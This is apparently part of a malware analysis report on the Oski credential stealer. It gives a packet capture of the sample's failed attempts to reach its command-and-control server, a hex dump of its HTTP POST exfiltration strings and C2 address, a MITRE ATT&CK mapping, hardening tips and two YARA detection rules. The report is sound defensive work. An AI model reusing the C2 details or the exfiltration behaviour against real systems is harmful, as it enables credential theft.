The Wireshark view of the Oski malware is as follows. The malware is trying to connect to the command and control server with the address 51.222.56[.]151 but the connection is not made because the server is down..

34	6.384722	192.168.64.129	51.222.56.151	TCP	66 49266 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	9.389669	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49266 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
78	15.395667	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49266 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
79	27.388612	51.222.56.151	192.168.64.129	TCP	60 80 → 49266 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
80	27.400857	192.168.64.129	51.222.56.151	TCP	66 49267 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
83	30.408355	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49267 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	36.413692	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49267 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
88	48.417952	51.222.56.151	192.168.64.129	TCP	60 80 → 49267 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
89	48.430565	192.168.64.129	51.222.56.151	TCP	66 49268 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
90	51.430518	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49268 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
91	57.439138	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49268 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
94	69.434115	192.168.64.129	51.222.56.151	TCP	66 49269 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
95	69.464294	51.222.56.151	192.168.64.129	TCP	60 80 → 49268 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
96	72.440630	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49269 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
100	78.447091	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49269 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
202	90.448891	192.168.64.129	51.222.56.151	TCP	66 49271 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
203	90.478945	51.222.56.151	192.168.64.129	TCP	60 80 → 49269 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
216	93.458245	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49271 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
227	99.459667	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49271 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
1454	111.473548	192.168.64.129	51.222.56.151	TCP	66 49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1455	111.489116	51.222.56.151	192.168.64.129	TCP	60 80 → 49271 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1482	114.487475	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1518	120.488418	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
1578	132.488736	192.168.64.129	51.222.56.151	TCP	66 49276 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1586	132.527884	51.222.56.151	192.168.64.129	TCP	60 80 → 49273 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1606	135.497659	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49276 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1627	141.507197	192.168.64.129	51.222.56.151	TCP	62 [TCP Retransmission] 49276 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
1632	153.512983	192.168.64.129	51.222.56.151	TCP	66 49277 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
1633	153.527721	51.222.56.151	192.168.64.129	TCP	60 80 → 49276 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1634	156.528880	192.168.64.129	51.222.56.151	TCP	66 [TCP Retransmission] 49277 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

Since the server is down, the malware cannot download the DLL files it needs and cannot create the ZIP file and send this file to the server.

In case the server is open, the malware transforms the information it receives into a ZIP file, creates an HTTP POST request and sends it to the C&C server in an encrypted way.

Adres	Hex																ASCII
0042B1F0	71	3D	30	00	74	00	65	00	78	00	74	00	00	00	00	00	q=0.t.e.x.t.....
0042B200	2D	2D	00	00	2D	2D	0D	0A	00	00	00	00	68	74	74	70	--..--......http
0042B210	3A	2F	2F	00	50	4F	53	54	00	00	00	00	43	6F	6E	74	://.POST....Cont
0042B220	65	6E	74	2D	54	79	70	65	3A	20	6D	75	6C	74	69	70	ent-Type: multip
0042B230	61	72	74	2F	66	6F	72	6D	2D	64	61	74	61	3B	20	62	art/form-data; b
0042B240	6F	75	6E	64	61	72	79	3D	00	00	00	00	43	6F	6E	74	oundary=....Cont
0042B250	65	6E	74	2D	4C	65	6E	67	74	68	3A	20	00	00	00	00	ent-Length: ....
0042B260	68	74	74	70	00	00	00	00	68	74	74	70	3A	2F	2F	00	http....http://.
0042B270	47	45	54	00	30	35	36	31	33	39	39	35	34	38	35	33	GET.056139954853
0042B280	34	33	30	34	30	38	00	00	35	31	2E	32	32	32	2E	35	430408..51.222.5
0042B290	36	2E	31	35	31	2F	74	73	63	2F	00	00	00	00	00	00	6.151/tsc/.....

MITRE ATT&CK Table

When the activities of the malware on the system are examined, it is understood that it uses the following MITER ATT&CK techniques.

Collection	Credential Access	Discovery
T1005	T1552	T1012
		T1082

Solution Suggestions

-Using reliable antivurus that always recives update on systems,

-Being careful when reading e-mails and avoiding e-mails coming from unkown sources with downloadeble files,

-Avoiding spam emails,

-Keeping the operating system always up to date,

-Filtering the malicious links and ip adresses.

Yara Rule

```
import "hash"
rule OskiStealer
{
meta:
        author="Zayotem – İlker Verimoğlu"
        description="OskiStealer"
        first_date="11.06.2021"
        report_date="27.07.2021"
        file_name="bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830ddee8984.exe"

strings:
$s1 = "RichEdit"
$s2 = "RichEd32"
$s3 = "RichEd20"
$s4 = "zdWiw="
$s5 = "Gaa!JKK="
$s6 = "nsu.tmp"

condition:
  hash.md5(0,filesize)== "485609C090F936B274F0F53CB85CAB12" or all of them
}
```

Yara Rule

```
import "hash"
rule OskiStealer
{
meta:
        author="Zayotem – İlker Verimoğlu"
        description="OskiStealer"
        first_date="11.06.2021"
        report_date="27.07.2021"
        file_name="oski.exe"

strings:
$s1 = "outlook.txt"
$s2 = "056139954853"
$s3=  "51.222.56.151"
$s4 = "D6AGohOHQTY="
$s5 = "xkywhZhAzeg="
$s6 = "f6A/jGTIHiyy6UKZt6pbxrKO1ajsSYV+e61e9FsirCnS+g=="
$s7 = "Gek/jHnVCyKs5E6BiphT6IuGyaODO5FgeA=="

condition:
   hash.md5(0,filesize)==" 93EE45387D3EAA4AEDCF6FA71A95649B" or all of them
}
```

İlker Verimoğlu

https://www.linkedin.com/in/ilker-verimoglu/